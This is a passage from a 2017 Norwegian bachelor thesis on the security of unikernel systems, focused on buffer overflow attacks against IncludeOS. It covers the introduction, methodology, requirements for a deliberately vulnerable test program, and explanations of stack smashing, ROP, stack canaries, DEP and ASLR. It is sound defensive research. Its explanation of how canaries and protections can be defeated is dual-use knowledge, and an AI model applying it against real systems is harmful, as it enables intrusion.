Norwegian University of
Science and Technology

Sikkerheten i unikernel systemer

Forfattere
Øyvind Aasen

Bachelor i informasjonssikkerhet
20 ECTS
Institute for Datateknikk og Informatikk
Norges teknisk-naturvitenskapelige universitet,

16. mai 2017

Veileder Erik Hjelmås

Sammendrag av Bacheloroppgaven

Tittel:	**Sikkerheten i unikernel systemer**
Dato:	16. mai 2017
Deltakere:	Øyvind Aasen
Veiledere:	Erik Hjelmås
Oppdragsgiver:	FFI Forsvarets forskningsinstitutt
Kontaktperson:	Lasse Øverlier, lasse.overlier@ffi.no, +47 402 22 022
Nøkkelord:	Unikernel, Operativsystemer, IncludeOS, Buffer overflow, virtuelle maskiner
Antall sider:	71
Antall vedlegg:	4
Tilgjengelighet:	Åpen

Sammendrag: Denne oppgaven sammenligner sikkerheten til unikernel operativsystemer med tradisjonelle multitasking OS som Linux. Oppgaven ser hovedsakelig på sikkerheten ved et buffer overflow angrep mot unikernel operativsystemet IncludeOS. De eksisterende beskyttelsesmekanismene i IncludeOS har blitt testet og andre beskyttelsesmekanismer har blitt vurdert. Det har blitt oppdaget svakheter i implementasjonen av beskyttelsesmekanismene ASLR og stack canary i IncludeOS. I tillegg presenterer oppgaven en teoretisk sammenligning av sikkerheten til unikernel OS og tradisjonelle multitasking OS.

Summary of Graduate Project

Title:	**Sikkerheten i unikernel systemer**
Date:	16. mai 2017
Authors:	Øyvind Aasen
Supervisor:	Erik Hjelmås
Employer:	FFI Forsvarets forskningsinstitutt
Contact Person:	Lasse Øverlier, lasse.overlier@ffi.no, +47 402 22 022
Keywords:	Unikernel, operating system, IncludeOS, Buffer overflow, virtual machine
Pages:	71
Attachments:	4
Availability:	Open

Abstract: This thesis compares the security of unikernel operating systems with a traditional multitasking OS such as Linux. The main focus is to study how secure the Unikernel OS IncludeOS is against buffer overflow attacks. The existing security techniques in IncludeOS have been tested and alternative security techniques have been considered. Flaws in the IncludeOS implementation of the ASLR and stack canary security techniques have been detected. Finally a theoretical comparison of the security of a Unikernel OS and a traditional multitasking OS is performed.

Forord

Det å skrive en bachelor oppgave er en stor jobb, og jeg hadde ikke klart å gjøre en like god jobb uten hjelp. Jeg vil takke oppdragsgiver Lasse Øverlier og Forsvarets Forskningsinstitutt (FFI) for en interessant oppgave og konstruktiv kritikk gjennom prosjektperioden. En stor takk til veileder Erik Hjelmås for nyttige tilbakemeldinger i løpet av prosjektet angående forsøkene og rapporten. Jeg vil også takke Alfred Bakkerud og de andre utviklerne i IncludeOS prosjektet, takk for svar på alle spørsmålene jeg har hatt.

En stor takk til mine foreldre Marit og John Aasen for korrekturlesing av rapporten og som diskusjonspartnere. Tilslutt en stor takk til venner og familie for all støtte i løpet av prosjektet.

Innhold

Forord . . . . **iii**
Innhold . . . . **iv**
Figurer . . . . **vii**
Tabeller . . . . **viii**
Listinger . . . . **ix**
1 Introduksjon **1**
1.1 Prosjektbeskrivelse 1
1.2 Bakgrunn 1
1.2.1 Min bakgrunn 1
1.3 Unikernel 2
1.3.1 Unikernelkonseptet 2
1.3.2 Bakgrunnen for IncludeOS 2
1.4 Mål 2
1.5 Relaterte prosjekter 2
1.6 Organisering av rapporten 2
1.7 Utseende og fonter brukt i dette dokumentet 3
2 Metodikk **4**
2.1 Hypotese 4
2.2 Testplattform 4
2.3 Testmetodikk 4
3 Kravspesifikasjon **6**
3.1 Sårbart program 6
3.1.1 Mål og rammer 6
3.2 Nyttelast 6
3.2.1 Mål og rammer 6
3.3 Use case 7
4 Motiviasjon og angrepsmuligheter **9**
4.1 Sårbarhetstyper og angrepsmuligheter 9
4.1.1 Stack smashing 10
4.1.2 Heap smashing 10
4.2 Beskyttelsesmekanismer 11
4.2.1 Stack canary 11
4.2.2 Data Execution Prevention (DEP) 12
4.2.3 Adress Space Layout Randomization (ASLR) 12
5 Utviklingen av et angrep **14**

5.1 Verktøy . . . 14
5.2 Beskyttelsesmekanismer . . . 14
5.3 Sårbarheten . . . 15
5.4 Test av sårbarheten . . . 16
5.5 Ondsinnet program . . . 19
5.6 Sammensetting av nyttelasten . . . 22
6 Resultat . . . 25
6.1 Framgangsmåte . . . 25
6.2 Skru av og på beskyttelsesmekanismer . . . 25
6.3 Uten stack canaries . . . 26
6.4 Med stack canaires . . . 28
7 Diskusjon . . . 34
7.1 Lærdommer av forsøkene . . . 34
7.2 Beskyttelsesmekanismer . . . 35
7.2.1 Stack canaries . . . 35
7.2.2 Data Execution Prevention (DEP) . . . 35
7.2.3 Adress Space Layout Randomization (ASLR) . . . 35
7.2.4 Problemer med dagens implementering . . . 35
7.3 Alternative beskyttelsesmetoder . . . 36
7.3.1 Inline funksjoner . . . 36
7.3.2 Kjerne mode/bruker mode . . . 36
7.4 Forslag til forbedringer i IncludeOS . . . 36
7.5 Grep brukeren kan ta . . . 37
7.6 Unikernel OS vs tradisjonelt OS . . . 37
7.6.1 Tradisjonelle operativsystemer . . . 37
7.6.2 Kontainere . . . 39
7.6.3 Fordeler med unikernel operativsystemer . . . 39
7.6.4 Ulemper med unikernel operativsystemer . . . 40
7.6.5 Sårbarheter . . . 40
7.7 IncludeOS vs andre unikernel OS . . . 41
7.8 Påstander om unikernel operativsystemer . . . 41
7.8.1 Unikerneler har mindre angrepsflate . . . 41
7.8.2 Unikerneler er vanskelig å debugge . . . 41
8 Konklusjon . . . 43
8.1 Videre arbeid . . . 43
8.2 Evaluering av arbeidet . . . 44
Bibliografi . . . 45
A Ord og utrykk . . . 47
A.1 Ordforklaringer . . . 47
A.2 Forkortelser . . . 47

B Kildekode **48**
B.1 Sårbart program 48
B.2 Service.cpp 50
B.3 hello_world.asm 51
B.4 Nyttelast generator, ... 52
C Logger **53**
C.1 Veiledings samtaler 53
C.2 Møte med IncludeOS 54
C.3 GIT-logg 54
C.4 Arbeidslogg 57
D Prosjekt plan **61**

Figurer

1 Utviklings- og testprosess 5
2 Use case og misuse case 7
3 Heap overflow før angrep 10
4 Heap overflow etter angrep 11
5 Kontainer 38
6 VM 38
7 Unikernel 38

Tabeller

1 Use case: Start maskinen 7
2 Use case: Koble til tjenesten 7
3 Use case: Bruke tjenesten 8
4 Misuse case: Hack tjenesten 8
5 Mottiltak i IncludeOS 11
6 Stack-frame med stack canary før og etter angrep 12
7 Stacken før og etter første vellykkede stack smashing 15
8 Lokal testing vs fjern testing 16
9 Stacken før og etter et delvis vellykket stack smashing angrep 18
10 Stacken før og etter et vellykket stack smashing angrep 18
11 Stacken før og etter leveranse av nyttelasten 23
12 Linux vs unikernel 40

Listinger

5.1 Deaktivering av stack canaries og inline funksjoner 15
5.2 Utdrag fra det sårbare programmet 16
5.3 Qemu kommando for oppstart med bruk av debugger 16
5.4 Gdb kommandfil for debugging av det sårbare programmet 17
5.5 Utdrag fra det sårbare programmet 18
5.6 Disassembly av listing 5.5 18
5.7 Orginal GOBACK: funksjon [1] 19
5.8 Assemblykoden til hello_world.asm 19
5.9 Første forsøk hello_world.asm 20
5.10 objdump av listing 5.9 21
5.11 Disassembly av overflow funksjonen 21
5.12 Disassembly av feilet exploit 22
5.13 Genere maskingkode 24
5.14 Generer og send nyttelast 24
6.1 service.cmake 26
6.2 Deaktiver inline funksjoner og aktiver debugging 26
6.3 Krasj uten bruk av stack canary 27
6.4 Opprinnelig hello_world.asm 27
6.5 Nyttelast generator payload_generator.rb 28
6.6 Suksessfult angrep uten stack canaries 28
6.7 Med og uten stack canary 28
6.8 Krasj med bruk av stack canary 29
6.9 GDB stack canary og returpeker 30
6.10 Ruby skript som genererer nyttelasten: payload_generator.rb 31
6.11 Finne riktige adresser 32
6.12 Stack canary suksessfult angrep 33
B.1 vuln.cpp 48
B.2 service.cpp 50
B.3 hello_world.asm 51
B.4 payload_generator.rb 52

1 Introduksjon

1.1 Prosjektbeskrivelse

I oppgavebeskrivelsen fra FFI stod det følgende:

> Vurdere sikkerheten i tjenester som kjører på unikernel-systemer sammenlignet med tjenester på vanlige multitasking OS. Direkte ønsker vi at IncludeOS blir benyttet som unikernel-system i denne vurderingen. Gjennom teoretisk arbeid og forhåndsstudier skal det lages en vurdering/sammenstilling av eksisterende unikernel-, container- og tradisjonelle systemer, samt hvordan sikkerheten til et utvalgt sett av tjenester er i slike systemer.

Utifra denne beskrivelsen har prosjektet fokusert på å finne ut

- Om unikernel OS er tryggere enn tradisjonelle OS?
- Om de nåværende beskyttelsesmekanismer i IncludeOS fungerer og hvilke begrensninger har de?
- Hvilke andre beskyttelsesmekanismer kan implementeres, hva er eventuelle fordeler og ulemper med de?
- Hva kan brukere gjøre for å forbedre sikkerheten til de forskjellige tjenestene de kjører på IncludeOS?

1.2 Bakgrunn

Bakgrunnen for prosjektet er at FFI ønsker at noen ser på den generelle sikkerheten til unikernel operativsystemer og programmer eller tjenester som kjører i et unikernel operativsystem. De ønsker også at man ser nærmere på sikkerheten til et av unikernel operativsystemene og de valgte da at man skal se nærmere på IncludeOS.

1.2.1 Min bakgrunn

Jeg er en tredjeårs bachelorstudent på informasjonsikkerhets linja på NTNU. De fagene jeg har hatt som er relevante for oppgaven er:

- Grunnlegende programmering
- Objektorientert programmering
- Algoritmiske metoder
- Operativsystemer
- Programvaresikkerhet
- Ethical Hacking and Penetration Testing

Før jeg begynte på IT studiene lærte jeg meg litt Ruby. Det er årsaken til at jeg har brukt Ruby i skriptene jeg har laget til denne oppgaven. I løpet av oppgaven har jeg lest meg opp på programmering i assembly og hvordan visse maskinkode instruksjoner fungerer.

1.3 Unikernel

Unikernel begrepet er relativt nytt, men konseptene stammer ifra 1990-tallet og *bibliotek operativsystemene*. Begrepet stammer ifra artikkelen *Unikernels: Library Operating Systems for the Cloud*[2] som beskriver bakgrunnen til *MirageOS*, et unikernel OS som kjører programmer skrevet i OCaml.

To av de første bibliotek operativsystemene, *Exokernel* og *Nemesis*, ble utviklet på slutten av 1990-tallet[3] og kjørte rett på maskinvaren. De nyere unikernel operativsystemene kjører hovedsakelig i virtuelle maskiner, men det finnes også noen som kjører på tingenes internett enheter.

1.3.1 Unikernelkonseptet

Unikernelkonseptet beskrives godt av det alternative navnet *bibliotek operativsytem*, ved at det er et bibliotek man inkluderer i kildekoden som inneholder et helt Operativsystem (OS). Det betyr at når man bygger(kompilerer) programmet med en tilpasset byggeprosess for unikernel OSet programmet er skrevet for, så får man ikke en kjørbar fil, man får istedenfor et disk-image som kjører i en hypervisor unikernelen støtter. Dette betyr at hver maskin som kjører et unikernel operativsystem kun kan kjøre et program av gangen. Dette ligner på hvordan den andre generasjonen med operativsystemer ble brukt ifølge Tanenbaum[4].

1.3.2 Bakgrunnen for IncludeOS

IncludeOS startet som et forskningsprosjekt hos Høyskolen i Oslo og Akershus. Det er et unikernel operativsystem skrevet i C++, og ifølge deres egen nettside så er IncludeOS

> IncludeOS is an includable, minimal unikernel operating system for C++ services running in the cloud. We provide a bootloader, standard libraries and the build- and deployment system. You just provide the service.[5]

1.4 Mål

Målet med oppgaven er å finne ut om unikernel operativsystemer er mer eller mindre sårbare mot angrep enn tradisjonelle operativsystemer som Linux og Windows.

1.5 Relaterte prosjekter

Det finnes mange forskjellige unikernel opperativsystemer, som MirageOS, HalVM, OSv, Rumprun og IncludeOS [6]. Det er også mange som har sine teorier og meninger om sikkerheten til unikerneler, men det finnes få til ingen rapporter, artikler, og papers som begrunner påstandene angående sikkerheten.

1.6 Organisering av rapporten

Rapporten er delt inn i 5 deler, først kommer introduksjonen i kapittel 1 etterfulgt av planlegging og teorien bak testene i kapittel 2 - 4. Kapittel 5 og 6 beskriver eksperimentene og resultatene ifra eksperimentene. Resultatene blir diskutert i kapittel 7, mens kapittel 8 inneholder konklusjon, forslag til videre arbeid og evaluering.

I appendiks A er forkortelser og begreper brukt i oppgaven forklart. Appendiks B inneholder fullstendige listinger av programmene som har blitt utviklet. Git-logg, timelogg og møtelogger er i appendiks C, mens prosjektplanen som ble laget i januar ligger i

appendiks D

1.7 Utseende og fonter brukt i dette dokumentet

Hyperlenker er vist i blå skrift.
Terminal kommandoer, korte kildekoder og programutskrift som er skrevet inn i linja er skrevet med en `mindre font`
Lange eksempler av kode, skript og programutskrift er plassert i listinger

```
// Et eksempel
// med flere linjer
```

Navn på funksjoner, bøker, personer og lignende som det legges ekstra vekt på er markert med *skråstilt tekst*.
Matematiske utregninger skrevet rett i linja er formatert som dette $4+2=6$ Matematiske formler/utregninger som står på egne linjer er formatert på følgende måte

$$4+2=6 \tag{1.1}$$

2 Metodikk

Oppgaven går ut på å finne ut om unikernel operativsystemer er tryggere enn tradisjonelle operativsystemer som Linux og Windows. For å finne ut om dette stemmer så utføres det eksperimenter for å teste følgende hypoteser.

2.1 Hypotese

1. Unikernel operativsystemer er mindre sårbare mot buffer overflow angrep med kode injisering enn tradisjonelle operativsystemer som Windows og Linux.
2. Det er vanskeligere å få til VM escape fra unikernel enn fra tradisjonelle OS.

Hypotesene tar utgangspunkt i at unikernel operativsystemer er mindre og har mindre angrepsflate enn tradisjonelle OS. Det inneholder bare de elementene som programmet trenger for å kjøre.

Det er kun den første hypotesen som er testet i denne oppgaven.

2.2 Testplattform


Hypotesene testes mot ett eller flere programmer med minst en kjent sårbarhet. Oppdragsgiver valgte IncludeOS som unikernel plattform. Programmene må derfor støtte unikernel operativsystemet IncludeOS og kjøre på Linux.

I løpet av oppgaven ble det bestemt at eksperimentene kun skal foregå på IncludeOS siden det allerede finnes artikler, skolebøker og nettsider som beskriver tilsvarende angrep på tradisjonelle OS[4][7].

2.3 Testmetodikk

For å teste hypotesene trenger man ett eller flere programmer som kjører i IncludeOS og som har de nødvendige sårbarhetene for å teste de forskjellige hypotesene. Eksperimentene kjøres i flere iterasjoner hvor de samme testene repeteres, men vanskelighetsgraden for å få et vellykket angrep økes ved å aktivere forskjellige beskyttelsesmekanismer som er laget for å forhindre utnyttelse av sårbarheter. Rekkefølgen for de forskjellige testene vises i figur 1

De første to trinnene i prosessen utføres en gang. Så utføres de neste trinnene så mange iterasjoner som det er tid til i løpet av prosjektet. Nyttelasten tilpasses selvfølgelig for hver iterasjon, og hvis det er nødvendig så tilpasser man også det sårbare programmet.



Figur 1: Utviklings- og testprosess

3 Kravspesifikasjon

Kapitlet beskriver kravspesifikasjonene til programmene som blir tatt frem under arbeidet med denne oppgaven. Disse kravene skal gi svar på spørsmål som hva formålet med programmet er, hva det skal brukes til , hvordan det skal fungere og hvilke rammer det har.

3.1 Sårbart program

Det sårbare programmet er utviklet med tanke på å være en testplattform for de forskjellige angrepene som testes iløpet av oppgaven. Programmet skal kun inneholde det man trenger for å kunne utføre forskjellige angrep. Endringen fra å teste på flere plattformer til å kun teste på en, kom etter at programmet var ferdig utviklet. Kravspesifikasjonene er basert på den opprinnelige planen med tester på flere plattformer.

3.1.1 Mål og rammer

Mål:

- Multiplattform med felles kodebase
- Ta imot data på en tcp port
- Lese inn en og en linje fra tcp porten.
- Skrive mottatt linje tilbake til tcp porten (ekkokammer funksjon)
- Være sårbart for buffer overflow

Rammer:

- 32-bit program
- Kjøre på IncludeOS og Linux
- Bruke Posix biblioteker, istedenfor OS-spesifikke funksjoner.

3.2 Nyttelast

Nyttelasten er det som injiseres inn i programmet. Den består av flere deler, blant annet maskinkoden som skal kjøres. For kravspesifikasjonen er det hovedsakelig maskinkode biten som er interessant, men begrensninger på størrelse og eventuelle plattformer nyttelasten fungerer på, gjelder for hele nyttelasten.

Nyttelasten er et program som skal kunne injiseres inn i en tjeneste på et IncludeOS system. Den maksimale størrelsen på strengen som injiseres er 100 bytes.

3.2.1 Mål og rammer

Mål:


- Injiseres inn i systemet via en buffer overflow sårbarhet
- Bevise at koden kjører ved å skrive ut følgende beskjed til brukeren `Buffer overflow successfull!`

Rammer:

- Kjøre på IncludeOS
- Mindre en 100 bytes

3.3 Use case

Det sårbare programmet som er utviklet i forbindelse med denne oppgaven støtter to forskjellige handlinger hos brukeren av tjenesten programmet leverer. I tillegg til use casene for brukeren, viser use casene i figur 2 use casene for administratorene hos leverandøren av tjenestene og misuse casene for en hacker.



Figur 2: Use case og misuse case

Use case	Start tjenesten
Aktør	Administrator
Formål	Starte tjenesten
Beskrivelse	Administratoren starter opp en instans av det sårbare programmet på en hypervisor på en fysisk maskin.

Tabell 1: Use case: Start maskinen

Use case	Koble til tjenesten
Aktør	Bruker, Administrator, Hacker
Formål	Å få kontakt med tjenesten for å begynne å bruke den
Beskrivelse	Bruk netcat eller et tilsvarende verktøy for å åpne en socket ifra systemet du sitter på til tjenesten.

Tabell 2: Use case: Koble til tjenesten

Use case	Bruke tjenesten
Aktør	Bruker, Administrator, Hacker
Formål	Bruke tjenesten til å gjøre det den er laget for
Beskrivelse	Etter å ha har blitt tilkoblet tjenesten, kan tjenesten brukes. I dette tilfellet er det snakk om et ekkokammer som returnerer tilbake dataene som er sendt til tjenesten.

Tabell 3: Use case: Bruke tjenesten

Use case	Hack tjenesten
Aktør	Hacker
Formål	Få kontroll over maskinen
Beskrivelse	Hackeren utnytter en eller flere sårbarheter i det sårbare programmet for å få kontroll over den virtuelle maskinen. Det kan være buffer overflow, format-string eller andre angrep som brukes for å hacke programmet.

Tabell 4: Misuse case: Hack tjenesten

4 Motiviasjon og angrepsmuligheter

Hvorfor se på sikkerheten til unikernel OS og hvorfor sammenligne den med sikkerheten til tradisjonelle OS? Er det ikke nok at folk sier at de er tryggere på grunn av . . .

Det holder ikke å kun hevde at et system er mindre sårbart mot hackerangrep enn et annet. Vi må vite hvorfor det er mindre sårbart og hvilke teknikker og sårbarhetstyper hackere kan benytte seg av for å få tilgang til datasystemer. Hvor lett eller vanskelig er det å utnytte forskjellige sårbarheter og hva kan en angriper gjøre etter å ha fått tilgang til systemet?

For å finne ut om et system er tryggere enn et annet trenger man at forskere, studenter og andre whitehat hackere ser på de forskjellige systemene og prøver å få tilgang å få tilgang til systemene.

I denne oppgaven blir sikkerheten til tjenester kjørende på et unikernel OS sammenlignet med sikkerheten til de samme tjenestene på et tradisjonelt OS som Linux. Siden man sammenligner det samme programmet på to forskjellige operativsystemer, så sammenligner man hvor godt de forskjellige operativsystemene beskytter seg mot de forskjellige sårbarhetstypene som finnes.

4.1 Sårbarhetstyper og angrepsmuligheter

Det finnes mange forskjellige sårbarhetstyper som kan brukes i et angrep mot en tjeneste. Det er i alle tilfeller snakk om sårbarheter hvor brukeren på et eller annet vis får sendt data til programmet, enten via en fil som lastes opp, tekst som skrives inn i et tekstfelt eller terminalvindu eller i en environment variabel. Flere av sårbarhetstypene er spesifikke for en tjeneste eller et sett med tjenester, som for eksempel *SQL injection* og *Cross-site scripting*. Begge disse angrepstypene retter seg spesifikt mot en av tjenestene et system leverer. De unngår derfor eventuelle sikkerhetsmekanismer som er innebygd i operativsystemet.

Slike angrep er ikke relevante for denne oppgaven siden den går ut på å sammenligne sikkerheten for et unikernel OS med tradisjonelle OS, ikke sikkerheten til tjenestene eller programmene som kjøres.

Sårbarhetstypene som er interessante for denne oppgaven er sårbarheter som manipulerer instruksjonspekeren eller manipulerer filsystemet. Sårbarheter som manipulerer filsystemet går som regel ut på å hente ut data eller manipulere dataene som ligger der fra før av. Angrepene går enten ut på å manipulere variabelen som bestemmer hvilken fil som tjenesten, som oftest en web server, skal vise eller så er det et angrep som kalles for *race condition*.

Race condition er en felles betegnelse på angrep som går ut på å modifisere en variabel, fil eller noe annet innenfor en liten tidsperiode. Angrepene benytter ofte en sårbarhet kalt *Time of Check to Time of Use (TOCTTOU)* som går ut på å utnytte det korte tidsrommet etter at programmet eller systemet har sjekket filen og før den bruker filen. Siden IncludeOS mangler offisiell støtte for tråder, er det ikke mulig å få til en *race condition* i

IncludeOS[8].

Dette betyr at man står igjen med sårbarheter som manipulerer instruksjonspekeren. Det finnes flere forskjellige måter å manipulere instruksjonspekeren på, men alle metodene vil bruke en buffer overflow sårbarhet. Forskjellen er hvordan nyttelasten er utformet og hvilke teknikker man bruker for å få kontroll over instruksjonspekeren. Noen av de meste kjente teknikkene er:

4.1.1 Stack smashing

Stack smashing er angrep som går ut på å modifisere innholdet på stacken for å få kontroll over instruksjonspekeren. Det finnes forskjellige måter å gjøre dette på, men en av de enkleste er å skrive over returpekeren.

Kodeinjisering

Et stack smashing angrep kombineres ofte med et kodeinjiseringsangrep. Da inneholder nyttelasten maskinkode som en angriper ønsker å kjøre.

Formålet med stack smashingen er å endre returpekeren til adressen hvor den injiserte koden befinner seg. Når den angrepne funksjonen returnerer vil den injiserte koden bli kjørt. Hvis DEP er aktivert vil det i stedet bli generert en 'exception' når den injiserte koden forsøkes kjørt.

Return Oriented Programming (ROP)


ROP er en måte å komme rundt DEP. I stedet for å injisere ondsinnet kode, injiseres et antall returpekere på stacken. Disse peker på en sekvens av kjente kodefragmenter som ender med ret opkoden. Disse kodefragmentene vil normalt være funnet i et kjent bibliotek som for eksempel libc. Hvis disse kodefragmentene, kalt gadgets, har en deterministisk adresse, kan adressen til en ønsket sekvens av disse legges på stacken. Når den angrepne funksjonen returnerer, vil den returnere til den første gadget'en i stedet for å returnere til funksjonen som kalte den. Når denne igjen returnerer, returnerer den til den andre gadget'en osv.

Resultatet kan være en komplisert kjede av instruksjoner som gjør det angriperen ønsker.


4.1.2 Heap smashing

Heap smashing er vanskeligere å få til vellykket enn stack smashing. Objektene på heapen er dynamisk allokert, og plasseringen av objekter i forhold til hverandre vil kunne variere avhengig av hva som har blitt allokert og frigjort mens programmet har kjørt.

Heapen består av en liste med objekter hvor målet med angrepet er å modifisere lista slik at man får frigjort et element ifra lista. Dette gir angriperen muligheten til å overskrive en eller to lokasjoner i minnet med en vilkårlig verdi og dermed gi angriperen kontroll over prosessen.[7]. Figur 3 og figur 4 viser et mulig utfall av et slikt angrep.



Figur 3: Heap overflow før angrep



Figur 4: Heap overflow etter angrep

Mottiltak:	Støttet	Metode for aktivering
Stack canary	ja	Aktivert i byggeprosessen
DEP	nei	
ASLR	ja	Aktivert i byggeprosessen

Tabell 5: Mottiltak i IncludeOS

4.2 Beskyttelsesmekanismer

Hvilke beskyttelses mekanismer finnes, hvilke fordeler og ulemper har de og hvorfor ble de innført? Hvilke av mekanismene har IncludeOS implementert, og hvorfor har de eventuelt valgt å ikke implementere noen av beskyttelsesmekanismene?

IncludeOS har som et nytt operativsystem hatt muligheten til å ta informerte valg for de forskjellige måtene å beskytte OS'et mot forskjellige angrep. De aller fleste angrepene og beskyttelsesmekanismene handler om å modifisere instruksjonspekeren og programflyten. Hvilke tiltak IncludeOS har aktivert vises i tabell 5.

4.2.1 Stack canary

Stack canaries er en metode for å forhindre utnyttelse av buffer overflow sårbarheter i et program. I motsetning til DEP og ASLR, som er metoder for å gjøre det vanskeligere å utnytte sårbarheten, detekterer stack canaries at noe har skrevet over bufferet utenfor sitt tildelte sted og stopper programmet. Stack canaries ble innført som en reaksjon på stack smashing angrep, og er derfor en av de eldste beskyttelsesmekanismene som finnes.

Mekanismen er

1. Ved programoppstart genereres en random canary verdi. Denne lagres et sted i minnet.
2. I hver ny stack frame legges en kopi av denne verdien inn foran returpekeren før en funksjon kalles.
3. Ved retur fra funksjonen sammenlignes denne canary verdien med den som ble lagret i trinn 1. Hvis de er ulike har sannsynligvis et stack smashing angrep funnet sted, og det kjørende programmet avsluttes umiddelbart.

Dette er ikke en feilsikker metode som tabell 6 viser. Klarer man å gjette eller finne ut verdien og plasseringen av stack canarien, stopper det ikke angrepet siden den leser de forventede verdiene ifra den riktige plassen. Det finnes også stack smashing angrep som baserer seg på andre ting enn å skrive over returpekeren og derfor unngår de kontrollen av stack canary verdien.

Implementeringen av stack canaries på tradisjonelle OS avhenger av at programmet er kompilert med riktig kompileringsflagg. For gcc/clang er det flagget `fstack-protector`, og dets barn `fstack-protector-strong` og `fstack-protector-all`.

IncludeOS støtter stack canaries, og som i tradisjonelle OS bruker det kompilatoren

tag	hexcode	input streng
buffer	0x00000000	
	0x0f082d61	
canary	0x78563412	
EBP	0x009000da	

(a) Stack-frame før angrep

tag	hexcode	input streng
buffer	0x41414141	AAAA
	0x41414141	AAAA
canary	0x41414141	AAAA
	0x41414141	AAAA

(b) Stack-frame etter feilet angrep

tag	hexcode	input streng
buffer	0x41414141	AAAA
	0x41414141	AAAA
canary	0x78564312	\x12\x34\x56\x78
EBP	0x41414141	AAAA

(c) Stack-frame etter et vellykket angrep

Tabell 6: Stack-frame med stack canary før og etter angrep

til å generere kode som setter en stack canary verdi inn i stacken før kall av en funksjon, og sjekker om den har blitt endret før funksjonen returnerer. Hvis den har blitt endret termineres programmet.

4.2.2 Data Execution Prevention (DEP)

DEP er den andre måten å forhindre angriperen fra å få kjørt kode som han klarer å injisere inn i programmet. Det er et mottiltak mot stack smashing og heap smashing med kode injisering. DEP fungerer ved å merke deler av minnet som kjørbart og andre deler som ikke kjørbart, og stopper kun angrep som injiserer kode inn i et minneområde som er merket som ikke kjørbart.

For best resultat er metoden avhengig av at prosessoren støtter NX bitet. Det er mulig å få til DEP på prosessorer som ikke har NX bit støtte, men resultatet blir ikke like bra som hos prosessorer som har innebygd støtte.

IncludeOS har for øyeblikket valgt å ikke støtte dette, men i forbindelsen med overgangen til 64-bit så regner de med å aktivere DEP støtte. I motsetning til den klassiske varianten hvor OS'et tar seg av dette, ønsker de at hypervisoren tar seg av dette slik at de slipper å implementere det selv.[9]

4.2.3 Adress Space Layout Randomization (ASLR)

ASLR er en tredje måte å beskytte seg mot minnekorrupsjonsangrep, og er et mottiltak mot ROP. I likhet med DEP så går dette ut på å gjøre det vanskeligere for en angriper å få til et vellykket angrep.

ASLR gjør det vanskeligere for en angriper å vite adressen til objekter ved å randomisere startadressen til noen av minnesegmentene i det virtuelle adresserommet til en prosess. Vanlige segmenter å randomisere er startadressen til stacken, heap'en, koden til programmet og mmap området (som brukes for dynamiske bibliotek).

IncludeOS har implementert ASLR, men implementeringen er annerledes enn hos de fleste andre operativsystemer. I motsetning til å randomisere minneområdet idet disk imaget starter, (programmet starter) så randomiserer IncludeOS det iløpet av byggeprosessen. Denne måten å implementere ASLR på har den samme svakheten som implemen-

teringen av stack canaries. For en nærmere beskrivelse av problemene se: 7.2.4

5 Utviklingen av et angrep

Hvordan angriper man et unikernel operativsystem som IncludeOS? Eller skal man heller spørre hvordan angriper man programmer som kjører på IncludeOS? Dette kapittelet beskriver hvilke steg som ble tatt for å få til et buffer overflow angrep mot et program kjørende i IncludeOS.

